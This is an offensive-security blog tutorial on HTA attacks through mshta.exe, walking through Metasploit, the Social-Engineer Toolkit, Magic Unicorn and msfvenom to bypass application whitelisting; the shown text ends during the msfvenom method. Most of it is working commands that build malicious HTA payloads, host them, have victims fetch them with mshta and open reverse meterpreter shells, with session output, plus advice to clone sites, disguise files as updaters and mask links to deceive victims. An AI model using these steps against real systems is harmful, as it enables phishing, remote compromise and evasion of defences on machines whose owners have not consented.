Windows Exploitation: mshta

January 22, 2019 By Raj Chandel

Today we are going to learn about different methods of HTA attack. HTA is a useful and important attack because it can bypass application whitelisting. In our previous article, we had discussed on "**Windows Applocker Policy – A Beginner's Guide**" as they define the AppLocker rules for your application control policies and how to work with them. But today you will learn how to bypass Applocker policies with mshta.exe.

And to learn different methods of the said attack always come handy.

Table of Content:

Introduction

For a long time, HTA files have been utilized as part of drive-by web assaults or droppers for malware within the wild. This includes doing something as basic as diverting mobile clients and educating that the website doesn't, however, have mobile support. HTA files are well known within the world of cybersecurity in perspectives of both red teaming and blue teaming as one of those "retro" ways valuable to bypass application whitelisting.

Mshta.exe runs the Microsoft HTML Application Host, the Windows OS utility responsible for running **HTA**(HTML Application) files. HTML files that we can run JavaScript or Visual with. You can interpret these files using the Microsoft MSHTA.exe tool.

Importance

Finally, utilizing htaccess files or other strategies to divert based on browser sorts will help increase victory rates. Utilizing HTA files for web-based assaults. There's a ton of adaptability inside an HTA file; you'll effectively make it appear to be an Adobe updater, secure record per user, and a number of other things. It would moreover be useful to have the HTA file over HTTPS constraining discovery rates for companies not utilizing a few sorts of SSL interception/termination. HTA records help to bypass antivirus since they are still not well identified. Last but not least HTA can also be used in web phishing, replacing old Java Applet attack.

Methods

There are multiple methods for an HTA attack. And we are going to shine a light to almost all of them. Methods we are going to study are:

- Metasploit

- Setoolkit
- Magic unicorn
- Msfvenom
- Empire
- CactusTorch
- Koadic
- Great SCT


Metasploit

Our first method is to use an inbuild exploit in Metasploit. For this, go to the terminal in your kali and type :

Msfconsole

Metasploit contain “HTA Web Server” module which generates malicious hta file. This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell. When a user navigates to the HTA file they will be prompted by IE twice before the payload is executed. As the Metasploit will start up, type :

```
use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set srvhost 192.168.1.109
msf exploit(windows/misc/hta_server) > exploit
```



Once the exploit is executed, it will give you an URL link with the extension of .hta. Simultaneously, Metasploit will start the server which allows you to share the file. This link you further have to run in your victim’s PC. Using the following command:

```
mshta.exe http://192.168.1.109:8080/pKz4Kk059Nq9.hta
```

The usual file extension of an HTA is .hta. We have used the above command because HTA is treated like any executable file with extension .exe, hence, executed via mshta.exe. When hta gets launched by mshta.exe it uses a signed Microsoft binary, allowing you to call PowerShell and inject a payload directly into memory.

```
C:\Users\raj>mshta.exe http://192.168.1.109:8080/pKzk4Kk059Nq9.hta
C:\Users\raj>
```

Once the above command is executed you will have a session open. To access the session, type:

```
sessions 1
```


Thus, you will have your meterpreter session.

```
msf exploit(windows/misc/hta_server) > [*] 192.168.1.101    hta_server - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.101:49178) at 2019-01-03 0

msf exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Setoolkit

Our method for HTA attack is through setoolkit. For this, open setoolkit in your kali. And from the menu given choose the first option by **typing 1** to access social engineering tools.

From the next given menu, choose the second option by **typing 2** to go into website attack vendors.




From the further given menu choose **option 8** to select the HTA attack method.



Once you have selected the option 8 for HTA attack, next you need to select **option 2** which will allow you to clone a site. Once selected the option 2, it will ask the URL of the site you want to clone. Provide the desired URL as here we have given '***www.ignitetechnologies.in'***.

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>8

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.ignitetechnologies.in
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.1.109]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
```


After giving the URL it will ask you to select the type of meterpreter you want. Select the third one by **typing 3**.




Once you hit enter after typing 3, the process will start and you will have the handler (multi/handler)

```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) >
```

Now convert your malicious IP into bitly link which will appear more genuine to victims when you will share this link with them.



When the victim will browse the above malicious link, the file will be saved and automatically executed in the victim's PC after being saved; as shown in the image below:



Then you will have your meterpreter session. You can use the command 'sysinfo' to have the basic information about the victim's PC.

```
[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.109:443 -> 192.168.1.104:49228) at 201
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Magic Unicorn

The next method for HTA attack is using unicorn third-party tool. The tool magic unicorn is developed by Dave Kennedy. It is a user-friendly tool which allows us to perform HTA attack by injecting shellcode straight into

memory. The best part of this tool is that it's compatible with Metasploit, along with shellcode and cobalt strike. You can have a detailed look at the software at trustedsec.com, and you can download the software from GitHub or just by using this **link**

Once you have downloaded magic unicorn. Open it in the terminal of kali and type:


```
python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.109 1234 hta
```

Executing the above command will start the process to create a .hta file. The said .hta file will be created in a folder hta-attack/. Go into that folder and see the list of files created by typing the following commands :

```
cd hta_attack/
ls
```


Now you will be able to see a .hta file i.e. Launcher.hta. Start the python server so the file can be shared. To do so, type :

```
python -m SimpleHTTPServer 80
```



Once the server is up and running execute the following command in the cmd prompt of the victim's PC :

```
mshta.exe http://192.168.1.109/Launcher.hta
```



When the above command will be executed, you will have your session activated in the multi/handler. To access the session, type :

```
sessions 1
```

```
       =[ metasploit v4.17.31-dev                         ]
+ -- --=[ 1842 exploits - 1041 auxiliary - 320 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing unicorn.rc for ERB directives.
resource (unicorn.rc)> use multi/handler
resource (unicorn.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (unicorn.rc)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (unicorn.rc)> set LPORT 1234
LPORT => 1234
resource (unicorn.rc)> set ExitOnSession false
ExitOnSession => false
resource (unicorn.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (unicorn.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:1234
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.106:49204) at 2018-12-31 10:47:37 -05

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

MSFVenom

The next method of HTA attack is by manually creating a .hta file through msfvenom. Create a .hta file, type the following command in the terminal of kali:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f hta-
```


Executing the above command will create a .hta file that you can use to your advantage. After creating the file, turn on the python server to share the file to the victim's PC by typing:

```
python -m SimpleHTTPServer 80
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f hta-psh > shell.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of hta-psh file: 6566 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Run the above file by typing:

```
mshta.exe http://192.168.1.109/shell.hta
```



Simultaneously, start your handler to receive a session when you run the above file in the victim's cmd prompt. To start the multi/handler type:

```
use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```

And so, with using such an easy method, you will have your session of meterpreter. You can use sysinfo to know the basics of the victim's PC.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.109:1234
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.101:49180) at

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
